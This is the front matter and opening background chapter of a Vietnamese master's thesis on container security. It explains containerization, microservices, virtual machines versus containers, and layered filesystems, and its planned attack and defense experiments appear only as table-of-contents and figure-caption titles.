NGUYỄN TUẤN ANH

KHOA HỌC MÁY TÍNH

2024 – 2026

HÀ NỘI
2026

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



NGUYỄN TUẤN ANH

NGHIÊN CỨU PHƯƠNG THỨC TẤN CÔNG VÀO HỆ THỐNG CONTAINER

ĐỀ ÁN TỐT NGHIỆP THẠC SĨ KỸ THUẬT

(Theo định hướng ứng dụng)

HÀ NỘI - NĂM 2026

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



NGUYỄN TUẤN ANH

NGHIÊN CỨU PHƯƠNG THỨC TẤN CÔNG VÀO HỆ THỐNG CONTAINER

CHUYÊN NGÀNH: KHOA HỌC MÁY TÍNH

MÃ SỐ: 8.48.01.01

ĐỀ ÁN TỐT NGHIỆP THẠC SĨ KỸ THUẬT

(Theo định hướng ứng dụng)

NGƯỜI HƯỚNG DẪN KHOA HỌC

PGS.TS. Đỗ Xuân Chợ

HÀ NỘI – 2026

LỜI CAM ĐOAN

Học viên Nguyễn Tuấn Anh, mã học viên B23CHCS001 xin cam đoan đề án tốt nghiệp là công trình nghiên cứu của riêng học viên dưới sự hướng dẫn của PGS.TS Đỗ Xuân Chợ. Tất cả những tham khảo trong đề án tốt nghiệp bao gồm hình ảnh, bảng biểu, số hiệu và các câu từ trích dẫn đều được ghi rõ ràng và đầy đủ nguồn gốc trong danh mục tài liệu tham khảo.

Hà Nội, ngày 15 tháng 05 năm 2026

Tác giả đề án tốt nghiệp ký và ghi rõ họ tên



Nguyễn Tuấn Anh-B23CHCS001

LỜI CẢM ƠN

Em xin chân thành cảm ơn giảng viên hướng dẫn PGS.TS. Đỗ Xuân Chợ đã giúp đỡ và định hướng cho em trong suốt quá trình học tập và thực hiện đề án tốt nghiệp.

Dưới sự hướng dẫn của PGS.TS. Đỗ Xuân Chợ, em đã cố gắng hoàn thành tốt nhất có thể đề án tốt nghiệp này, tuy nhiên trong quá trình thực hiện không thể tránh được những thiếu sót, em rất mong nhận được sự góp ý của các thầy/cô trong hội đồng để em hoàn thiện hơn đề án tốt nghiệp này.

Em xin chân thành cảm ơn!

Hà Nội, ngày 15 tháng 05 năm 2026

Học viên thực hiện



Nguyễn Tuấn Anh-B23CHCS001

MỤC LỤC

DANH MỤC HÌNH VẼ 7

MỞ ĐẦU 9

CHƯƠNG 1: CƠ SỞ LÝ LUẬN VỀ CÔNG NGHỆ CONTAINER VÀ KIẾN TRÚC HỆ THỐNG 1

1.1. Giới thiệu chương 1

1.2. Tổng quan về công nghệ Container hóa (Containerization) 1

1.2.1. Khái niệm 1

1.2.2. Kiến trúc Monolithic và Microservice 2

1.3. Khái niệm Container và Container Image**Error! Bookmark not defined.**

1.4. Phân biệt Container và Máy ảo 4

1.5. Kiến trúc phân lớp của hệ thống Container 6

1.6. Các cơ chế cô lập cốt lõi của Linux Kernel trong Container 9

1.6.1. Linux Namespaces (Không gian tên) 9

1.6.2. Control Groups (cgroups) 11

1.7. Kết luận chương 12

CHƯƠNG 2: CÁC LỖ HỔNG VÀ THÁCH THỨC BẢO MẬT MỚI ĐỐI VỚI HỆ THỐNG CONTAINER .....**Error! Bookmark not defined.**

2.1. Giới thiệu chương 14

2.2. Lỗ hổng bảo mật trong Container Image và chuỗi cung ứng 19

2.2.1. Rủi ro từ tính chất bắc cầu của các thành phần phụ 20

2.2.2. Thao túng quy trình kiểm soát của đường ống CI/CD (Pipeline Compromise).....21

2.2.3. Thách thức từ độ trễ kỹ thuật (Technical Lag) và Quản lý An ninh Mã nguồn 22

2.3. Lỗ hổng bảo mật trong lớp Container Runtime 23

2.4. Lỗ hổng bảo mật trong Hệ điều phối 24

2.5. Lỗ hổng liên quan đến Kiến trúc Mạng (Container Networking)...25

CHƯƠNG 3: Xây dựng GIẢI PHÁP BẢO VỆ CHO HỆ THỐNG CONTAINER.....26

3.1. Giới thiệu chương.....26

3.2. Phương pháp luận.....26

3.2.1. Phân tích đối chiếu theo Khung MITRE ATT&CK® cho Container 27

3.2.2. Cơ sở khoa học của công nghệ eBPF (Extended Berkeley Packet Filter).....27

3.3. Giải pháp công nghệ giai đoạn Tích hợp và Phân phối (Build & Ship)28

3.4. Giải pháp công nghệ phòng thủ chủ động tầng Thực thi (Runtime).....29

3.5. Giám sát hành vi độ trễ cực thấp với Falco (Động cơ eBPF) 30

3.6. Vi phân mảnh mạng với Calico CNI (Chống kịch bản TN-03) 31

3.7. Thử nghiệm đánh giá khoa học và hiệu năng giải pháp.....42

3.7.1. Sơ đồ kiến trúc logic.....43

3.7.2. Luồng thực thi của giải pháp.....43

3.8. Kết luận chương 32

CHƯƠNG 4: THỰC NGHIỆM PHƯƠNG THỨC TẤN CÔNG VÀ giải pháp phòng vệ 33

4.1. Giới thiệu chương.....33

4.2. Thiết lập Môi trường Thực nghiệm.....33

4.3. Kịch bản TN-01: Tấn công thoát chuồng (Container Escape) qua cấu hình sai Đặc quyền 34

4.3.1. Mục tiêu.....34

4.3.2. Điều kiện kích hoạt lỗi 34

4.3.3. Quy trình thực hiện chi tiết.....35

4.3.4. Kết quả thực nghiệm đạt được 37

4.4. Kịch bản TN-02: Đánh cắp Service Account Token để chiếm quyền cụm Kubernetes.....38

4.4.1. Mục tiêu.....38

4.4.2. Điều kiện kích hoạt lỗi 38

4.4.3. Quy trình thực hiện chi tiết.....39

4.4.4. Kết quả thực nghiệm đạt được 39

4.5. Kịch bản TN-03: Tấn công liên quan đến lớp mạng mạng nội bộ (Container Networking) 40

4.5.1. Mục tiêu.....40

4.5.2. Cấu trúc dịch vụ giả lập phục vụ Lab.....40

4.5.3. Quy trình thực hiện chi tiết.....40

4.5.4. Kết quả thực nghiệm đạt được 42

4.6. Kết luận chương 42

KẾT LUẬN 50

CHƯƠNG 5: DANH MỤC CÁC TÀI LIỆU THAM KHẢO 51

DANH MỤC CÁC THUẬT NGỮ, CHỮ VIẾT TẮT

Viết tắt	Tiếng Anh	Tiếng Việt
AI	Artificial Intelligence	Trí tuệ nhân tạo
API	Application Programming Interface	Giao diện lập trình ứng dụng
CVE	Common Vulnerabilities and Exposures	Danh mục lỗ hổng bảo mật phổ biến
cgroups	Control Groups	Nhóm kiểm soát
CI/CD	Continuous Integration / Continuous Deployment	Tích hợp liên tục / Triển khai liên tục
DevSecOps	Development, Security, and Operations	Phát triển, Bảo mật và Vận hành
DoS / DDoS	Denial of Service / Distributed Denial of Service	Tấn công từ chối dịch vụ / Từ chối dịch vụ phân tán
eBPF	Extended Berkeley Packet Filter	Bộ lọc gói Berkeley mở rộng
IDS / IPS	Intrusion Detection System / Intrusion Prevention System	Hệ thống phát hiện/ ngăn ngừa xâm nhập
JWT	JSON Web Token	Chuỗi mã hóa định danh dạng JSON
K8s / Kube	Kubernetes	Hệ điều phối Kubernetes
ML / DL	Machine Learning / Deep Learning	Học máy / Học sâu
MitM	Man-in-the-Middle	Tấn công kẻ đứng giữa
Namespaces	Linux Namespaces	Không gian tên
OS	Operating System	Hệ điều hành
PoC	Proof of Concept	Kịch bản thực nghiệm chứng minh
RBAC	Role-Based Access Control	Cơ chế kiểm soát truy cập trên vai trò
SOAR	Security Orchestration, Automation, and Response	Điều phối, Tự động hóa và Phản ứng an ninh
Syscalls	System Calls	Cuộc gọi hệ thống
VM	Virtual Machine	Máy ảo
WAF	Web Application Firewall	Tường lửa bảo vệ ứng dụng Web

DANH MỤC HÌNH VẼ

Hình 1.1. So sánh mô hình kiến trúc Monolithic và Microservice 2

Hình 1.2. Sơ lược lịch sử hình thành công nghệ Container 3

Hình 1.3. Kiến trúc tổng thể của ảo hóa VM 4

Hình 1.4. Mô hình kiến trúc Hypervisor Type 1 và 2 5

Hình 1.5. Mô hình phân lớp kiến trúc Container 6

Hình 1.6. Mô hình kiến trúc phân lớp của UFS 7

Hình 1.7. Mô hình hoạt động của một public registry 8

Hình 1.8. Cách hoạt động của các trình điều phối 9

Hình 1.9. Không gian tên net trên thực tế khi chạy Docker container.....10

Hình 2.1. Luồng tấn công vào container image và chuỗi cung ứng.....20

Hình 3.1. Cấu hình an toàn cho Dockerfile.....29

Hình 3.2. Cấu hình pod an toàn áp dụng cấu hình PSA.....30

Hình 3.3. Cấu hình rule phát hiện sử dụng cho giải pháp Falco 31

Hình 3.4. Cấu hình Network Policy đảm bảo kiến trúc Zero-Trust Network..32

Hình 4.1. Mô hình thực nghiệm 33

Hình 4.2. Sơ đồ luồng thực nghiệm 34

Hình 4.3. Cấu hình dẫn đến khai thác lỗi Misconfiguration 35

Hình 4.4. Đoạn mã chứa lỗi cho phép hacker khai thác trước khi tấn công escape trong container 35

Hình 4.5. Hacker mở cổng 4444 lắng nghe kết nối khi khai thác 36

Hình 4.6. Hacker chạy lệnh kiểm tra các đặc quyền 36

Hình 4.7. Kết quả việc hacker trích xuất file nhạy cảm trên máy host 37

Hình 4.8. Hình ảnh chứng minh việc hacker đã thực sự escape ra ngoài máy host 38

Hình 4.9. Cấu hình không đảm bảo an toàn của pod Web 38

Hình 4.10. Token bị hacker lấy được trong quá trình khai thác.....39

Hình 4.11. Hình ảnh chứng minh hacker đã thực sự chiếm được quyền quản trị cluster 39

Hình 4.12. Thao tác thực hiện thanh toán của người dùng bình thường.....41

Hình 4.13. Traffic từ pod payment được hacker dump được truyền ra ngoài..41

Hình 4.14. Kết quả quá trình khai thác là thông tin thẻ tín dụng của người dùng 42

Hình 4.15. Mô hình giải pháp bảo vệ hệ thống container đề xuất 43

Hình 4.16. Quá trình thực hiện scan image với Trivy.....44

Hình 4.17. Hình ảnh chứng minh việc áp dụng cấu hình bảo mật PSA.....45

Hình 4.18. Cấu hình đảm bảo kiến trúc mạng Zero-Trust 45

Hình 4.19. Minh chứng xác thực khả năng phòng thủ của kiến trúc mạng Zero-Trust 46

Hình 4.20. Thực hiện apply rule Falco nhằm chặn bắt các lệnh nhạy cảm.....46

Hình 4.21. Hacker tiến hành dump file /etc/shadow 46

Hình 4.22. Kết quả aler hiển thị cảnh báo đang có lệnh thực thi nhạy cảm trong Pod web 47

Hình 4.23. Thực nghiệm đo kiểm hiệu năng của Worker trong khi bị tấn công 47

Hình 4.24. Thao tác thực hiện giả lập tấn công trên Kali Linux 48

Hình 4.25. Hiệu xuất đo lường sau khi triển khải các giải pháp bảo vệ 49

MỞ ĐẦU

Trong những năm gần đây, công nghệ container hóa (Containerization) cùng kiến trúc vi dịch vụ (Microservices) đang phát triển thần tốc và trở thành tiêu chuẩn cốt lõi trong hạ tầng công nghệ thông tin hiện đại. Kiến trúc này có thể thấy ở mọi nơi từ hệ thống máy chủ của các doanh nghiệp, dịch vụ điện toán đám mây cho đến các ứng dụng vận hành thực tế. Theo báo cáo thống kê và dự báo từ tổ chức nghiên cứu thị trường danh tiếng *Gartner*, xu hướng dịch chuyển sang nền tảng đám mây phân tán dựa trên container sẽ bùng nổ mạnh mẽ, cụ thể ước tính đến hết năm 2026 sẽ có hơn 90% các tổ chức và doanh nghiệp trên toàn cầu triển khai ứng dụng dưới dạng container hóa trong môi trường sản xuất, tăng trưởng vượt bậc so với tỷ lệ dưới 40% ở giai đoạn đầu thập kỷ [1].

Với việc phát triển bùng nổ về quy mô của các hệ thống container như vậy, vấn đề về đảm bảo an ninh, an toàn thông tin dành cho môi trường này lại được đặt ra và nhận được nhiều sự quan tâm sâu sắc của các nhà khoa học cũng như cộng đồng bảo mật. Đã có một số nghiên cứu được thực hiện nhằm phát hiện các hành vi tấn công mạng nhắm vào cấu phần image, runtime hay hệ điều phối container và cho các kết quả khả quan. Tuy nhiên, các chuyên gia an ninh mạng đang phải đối mặt với thách thức lớn về hiệu năng và khả năng hoạt động trong suốt của các công cụ phát hiện và phòng thủ. Nguyên nhân phổ biến là do bản chất các container trong kiến trúc microservices được thiết kế với độ phức tạp phân rã, yêu cầu tối giản tối đa độ trễ để tối ưu tài nguyên máy chủ. Chính điều này khiến hệ thống container càng dễ trở thành mục tiêu hàng đầu của tin tặc với các kỹ thuật tinh vi như tấn công thoát chuồng, cấu hình sai đặc quyền, hay tấn công mạng nội bộ, đồng thời gây khó khăn cho việc triển khai các giải pháp đảm bảo an ninh an toàn truyền thống vốn tiêu tốn nhiều tài nguyên.

Do đó, học viên thực hiện đề án **"Nghiên cứu phương thức tấn công vào hệ thống container"** với mục tiêu chỉ ra các véc-tơ đe dọa, thực nghiệm làm rõ cơ chế xâm nhập , từ đó đề xuất giải pháp giám sát và cấu hình phòng thủ hiệu quả, gần như

trong suốt và không gây ảnh hưởng tới hiệu năng vận hành thực tế của các thiết bị cũng như máy chủ container.

CHƯƠNG 1: CƠ SỞ LÝ LUẬN VỀ CÔNG NGHỆ CONTAINER VÀ KIẾN TRÚC HỆ THỐNG

1.1. Giới thiệu chương

Chương 1 sẽ tập trung làm rõ các khái niệm cốt lõi về công nghệ container hóa (Containerization), phân tích sự khác biệt mang tính phân tầng hệ thống giữa container và công nghệ máy ảo truyền thống (Virtual Machine). Đồng thời, chương này cũng đi sâu mô tả kiến trúc phân lớp cấu thành nên một hệ sinh thái container điển hình. Cuối cùng, nội dung chương sẽ phân tích chi tiết hai cơ chế bảo mật nền tảng của nhân Linux là Namespaces và Control Groups.

1.2. Tổng quan về công nghệ Container hóa (Containerization)


1.2.1. Khái niệm

Khái niệm "container" xuất hiện trong nhiều lĩnh vực với các định nghĩa khác nhau. Trong ngành vận tải và logistics, container được hiểu là *"là một thùng rỗng bằng kim loại, bên trong có thể chứa nhiều loại hàng hóa khác nhau và được tái sử dụng nhiều lần. Container thường có nhiều kích thước khác nhau phù hợp với từng phương tiện vận chuyển; được thiết kế và làm từ vật liệu rất bền như thép hoặc nhôm nên có khả năng chịu lực tốt, hạn chế được được các tác động của môi trường."* [2]. Điểm đặc trưng của container vận tải là tính chuẩn hóa về kích thước, giúp nó dễ dàng tương thích với nhiều loại phương tiện khác nhau.

Chính những đặc tính ưu việt ấy — lớp vỏ đóng gói độc lập, khả năng tái sử dụng và tính chuẩn hóa — đã trở thành cảm hứng cho giải pháp đóng gói ứng dụng trong lĩnh vực Công nghệ thông tin. Trong kiến trúc phần mềm, khái niệm "container" được khái quát lên phù hợp cho lĩnh vực xây dựng kiến trúc cốt lõi. Theo Docker "*Container là một đơn vị phần mềm tiêu chuẩn giúp đóng gói mã nguồn cùng tất cả các thành phần phụ thuộc, đảm bảo ứng dụng vận hành nhanh chóng và ổn định khi chuyển đổi giữa các môi trường điện toán khác nhau. Docker container image là một gói phần mềm gọn nhẹ, độc lập và có thể thực thi được; nó chứa mọi thứ cần thiết để*

chạy ứng dụng, bao gồm mã nguồn, môi trường thực thi (runtime), các công cụ hệ thống, thư viện hệ thống và các thiết lập cấu hình." [3]. Như vậy, có thể thấy Container về mặt bản chất là một tiêu chuẩn đóng gói và thực thi phần mềm, giúp tối ưu hóa quá trình triển khai. Tuy nhiên, không ít góc nhìn chưa chính xác khi coi Container là một kiến trúc hệ thống hoàn chỉnh; thực chất, Container đóng vai trò là hạ tầng đóng gói lý tưởng phục vụ cho một xu hướng kiến trúc tổng thể hơn: Kiến trúc Vi dịch vụ (Microservices).

1.2.2. Kiến trúc Monolithic và Microservice




Hình 1.1. So sánh mô hình kiến trúc Monolithic và Microservice

Vậy Microservices thực sự là gì? Trái ngược với kiến trúc khối thống nhất (Monolith) truyền thống, nơi toàn bộ hệ thống gộp chung vào một mã nguồn, Microservices là phong cách kiến trúc chia nhỏ ứng dụng thành nhiều dịch vụ độc lập, mỗi dịch vụ đảm nhận một chức năng kinh doanh riêng biệt. Khi đó, từng dịch vụ nhỏ này sẽ được "đóng gói" gọn nhẹ bên trong một Container, giúp hệ thống vừa dễ dàng mở rộng, vừa hoạt động độc lập và linh hoạt trên mọi môi trường.

Công nghệ container hóa (containerization) tối ưu hóa hiệu suất sử dụng tài nguyên hệ thống, cho phép triển khai đồng thời đa ứng dụng trên một máy chủ vật lý duy nhất. Giải pháp này đảm bảo tính độc lập tuyệt đối của môi trường thực thi, loại bỏ sự phụ thuộc và các giới hạn phân mảnh phiên bản từ hệ điều hành (OS) của máy

chủ. Một công nghệ hữu ích xuất phát từ những nhu cầu thực tế dưới đây là một số cột mốc trong quá trình định hình và phát triển của "Containerization".



Hình 1.2. Sơ lược lịch sử hình thành công nghệ Container

Lịch sử hình thành và phát triển của công nghệ container là một hành trình dài từ những ý tưởng sơ khai về cô lập quy trình cho đến một hệ sinh thái quản lý đám mây toàn diện. Khởi đầu từ năm 1979 với sự ra đời của Unix v7, tính năng chroot đã đặt viên gạch đầu tiên bằng cách cho phép phân tách không gian tệp cho từng quy trình cụ thể. Bước sang giai đoạn 2000–2005, công nghệ ảo hóa cấp độ hệ điều hành được nâng lên một tầm cao mới nhờ FreeBSD Jails với khả năng cô lập cả người dùng lẫn mạng lưới, tiếp nối bởi sự xuất hiện của Solaris Containers và OpenVZ trên nền tảng Linux.


Cột mốc quan trọng tiếp theo diễn ra vào những năm 2006–2008 khi Google đóng góp dự án Process Containers (sau này là cgroups), tạo tiền đề vững chắc cho sự ra đời của LXC (Linux Containers). LXC chính là trình quản lý container hoàn chỉnh đầu tiên tích hợp sâu vào nhân Linux. Tuy nhiên, công nghệ này chỉ thực sự bùng nổ và tiếp cận được số đông đại chúng vào năm 2013 nhờ sự xuất hiện của Docker, giúp chuẩn hóa và đơn giản hóa toàn bộ quy trình đóng gói ứng dụng. Để giải quyết bài toán quản lý quy mô lớn khi container trở nên phổ biến, Google tiếp tục công bố dự án Kubernetes vào năm 2014 để điều phối và tự động hóa hệ thống này. [4]

Cho đến nay, Kubernetes đã trở thành chuẩn mực cốt lõi của toàn ngành công nghiệp dưới sự quản lý của tổ chức CNCF. Trong tương lai, công nghệ container được dự báo sẽ tiếp tục dịch chuyển mạnh mẽ hướng tới các kiến trúc siêu trừu tượng, mô hình mã nguồn không máy chủ (Serverless), chú trọng bảo mật DevSecOps và mở rộng phạm vi hoạt động đến các vùng biên thông minh (Intelligent Edge) cùng môi trường đa đám mây.

1.3. Phân biệt Container và Máy ảo

Để hiểu rõ sự dịch chuyển công nghệ từ ảo hóa truyền thống sang xu hướng container hóa, việc phân tích và so sánh kiến trúc cốt lõi giữa hai giải pháp này là điều vô cùng thiết yếu. Về cơ bản, sự khác biệt lớn nhất nằm ở tầng trừu tượng (abstraction layer) mà mỗi công nghệ lựa chọn để cô lập tài nguyên: một bên ảo hóa từ cấp độ phần cứng (Hardware-level Virtualization), trong khi bên còn lại ảo hóa ở cấp độ hệ điều hành (OS-level Virtualization).

Ảo hóa cấp phần cứng là công nghệ tạo ra các máy ảo (Virtual Machines - VMs) hoạt động hoàn toàn độc lập với nhau và với máy chủ vật lý (Host OS/Hardware). Trọng tâm của kiến trúc này là Hypervisor (Trình giám sát máy ảo) – một tầng phần mềm chịu trách nhiệm quản lý, phân phối tài nguyên phần cứng vật lý (CPU, RAM, Ổ cứng) và khởi tạo các phần cứng ảo cho từng máy ảo.




Hình 1.3. Kiến trúc tổng thể của ảo hóa VM

Hypervisor được chia làm hai loại chính với cấu trúc phân tầng như sau:

+ Hypervisor Type 1 (Bare-metal): Cài đặt trực tiếp lên trên phần cứng vật lý của máy chủ mà không cần hệ điều hành nền. Các máy ảo (Guest OS) sẽ chạy trực tiếp phía trên tầng Hypervisor này (Ví dụ: VMware ESXi, Microsoft Hyper-V, KVM). Kiến trúc này mang lại hiệu năng cao và tính an toàn tuyệt đối nên thường được dùng trong các trung tâm dữ liệu lớn.

+ Hypervisor Type 2 (Hosted): Chạy như một ứng dụng trên nền tảng của một hệ điều hành chủ (Host OS). Hệ điều hành chủ điều khiển phần cứng, Hypervisor gọi tài nguyên từ Host OS để phân phối cho Guest OS (Ví dụ: VirtualBox, VMware Workstation). Kiến trúc này linh hoạt, dễ cài đặt trên máy tính cá nhân nhưng hiệu năng bị giảm sút do phải qua nhiều tầng trung gian.




Hình 1.4. Mô hình kiến trúc Hypervisor Type 1 và 2

Đặc điểm kiến trúc: Mỗi máy ảo được khởi tạo bắt buộc phải sở hữu một Hệ điều hành khách (Guest OS) riêng biệt, đi kèm đầy đủ các driver ảo, nhân (kernel) và các thư viện hệ thống độc lập. Chính cấu trúc "nặng nề" này khiến VM tiêu tốn một lượng tài nguyên cố định đáng kể ngay cả khi ứng dụng bên trong chưa vận hành.

Kiến trúc Ảo hóa cấp hệ điều hành (Containerization)

Trái ngược với cách tiếp cận của Máy ảo, ảo hóa cấp hệ điều hành hay Containerization không cố gắng giả lập phần cứng ảo. Thay vào đó, công nghệ này

tận dụng trực tiếp nhân (Kernel) của Hệ điều hành chủ (Host OS) và sử dụng các tính năng cô lập mạnh mẽ của Linux (như Namespaces để cô lập không gian làm việc và Cgroups để giới hạn tài nguyên) để tạo ra các không gian chạy ứng dụng biệt lập.



Hình 1.5. Mô hình phân lớp kiến trúc Container

Đóng vai trò điều phối trung tâm trong kiến trúc này là **Container Engine** (ví dụ: Docker Engine, Podman). Container Engine không phân chia phần cứng, nó chỉ thiết lập các ranh giới phần mềm.


Đặc điểm kiến trúc: Các container trên cùng một máy chủ sẽ **chia sẻ chung nhân hệ điều hành (Shared Kernel)** của máy chủ vật lý. Mỗi container chỉ đóng gói mã nguồn ứng dụng cùng các thư viện phụ thuộc (bin/libs) tối thiểu cần thiết để chạy ứng dụng đó. Do loại bỏ hoàn toàn được tầng Guest OS cồng kềnh, container trở nên siêu nhẹ, có kích thước chỉ vài chục MB đến vài trăm MB và có thể khởi động ngay lập tức trong vòng vài mili giây.

1.4. Kiến trúc phân lớp của hệ thống Container

Một hệ sinh thái container tiêu chuẩn được cấu thành từ bốn thành phần logic nền tảng:

+ **Hệ thống tệp phân lớp (Filesystem):** Container vận hành dựa trên cơ chế hệ thống tệp phân lớp (Union File System), cho phép xếp chồng và tích hợp nhiều lớp dữ liệu. Đặc tính này cho phép hệ thống thêm hoặc sửa đổi các thành phần phần mềm ở lớp trên cùng (writable layer) mà hoàn toàn không ảnh hưởng đến các lớp tĩnh ở dưới

(read-only layers). Cơ chế này tạo điều kiện cho việc tái sử dụng các lớp tài nguyên chung, giúp tiết kiệm dung lượng lưu trữ đĩa và tăng tốc độ khởi tạo dịch vụ. Hệ thống tệp liên hợp (Union File System - UnionFS) vận hành trên lớp trừu tượng phía trên các hệ thống tệp truyền thống khác. Cơ chế này thiết lập một góc nhìn logic đồng nhất và duy nhất đối với các tệp tin cũng như thư mục vốn thuộc về các hệ thống tệp biệt lập. Nói cách khác, UnionFS thực hiện gắn kết đồng thời nhiều thư mục khác nhau vào một thư mục gốc duy nhất. Do đó, về bản chất kỹ thuật, giải pháp này đóng vai trò như một cơ chế gắn kết tài nguyên (mounting mechanism) hơn là một kiến trúc hệ thống tệp độc lập. [1]




Hình 1.6. Mô hình kiến trúc phân lớp của UFS

+ Ảnh container và Kho lưu trữ (Container Image & Registry)

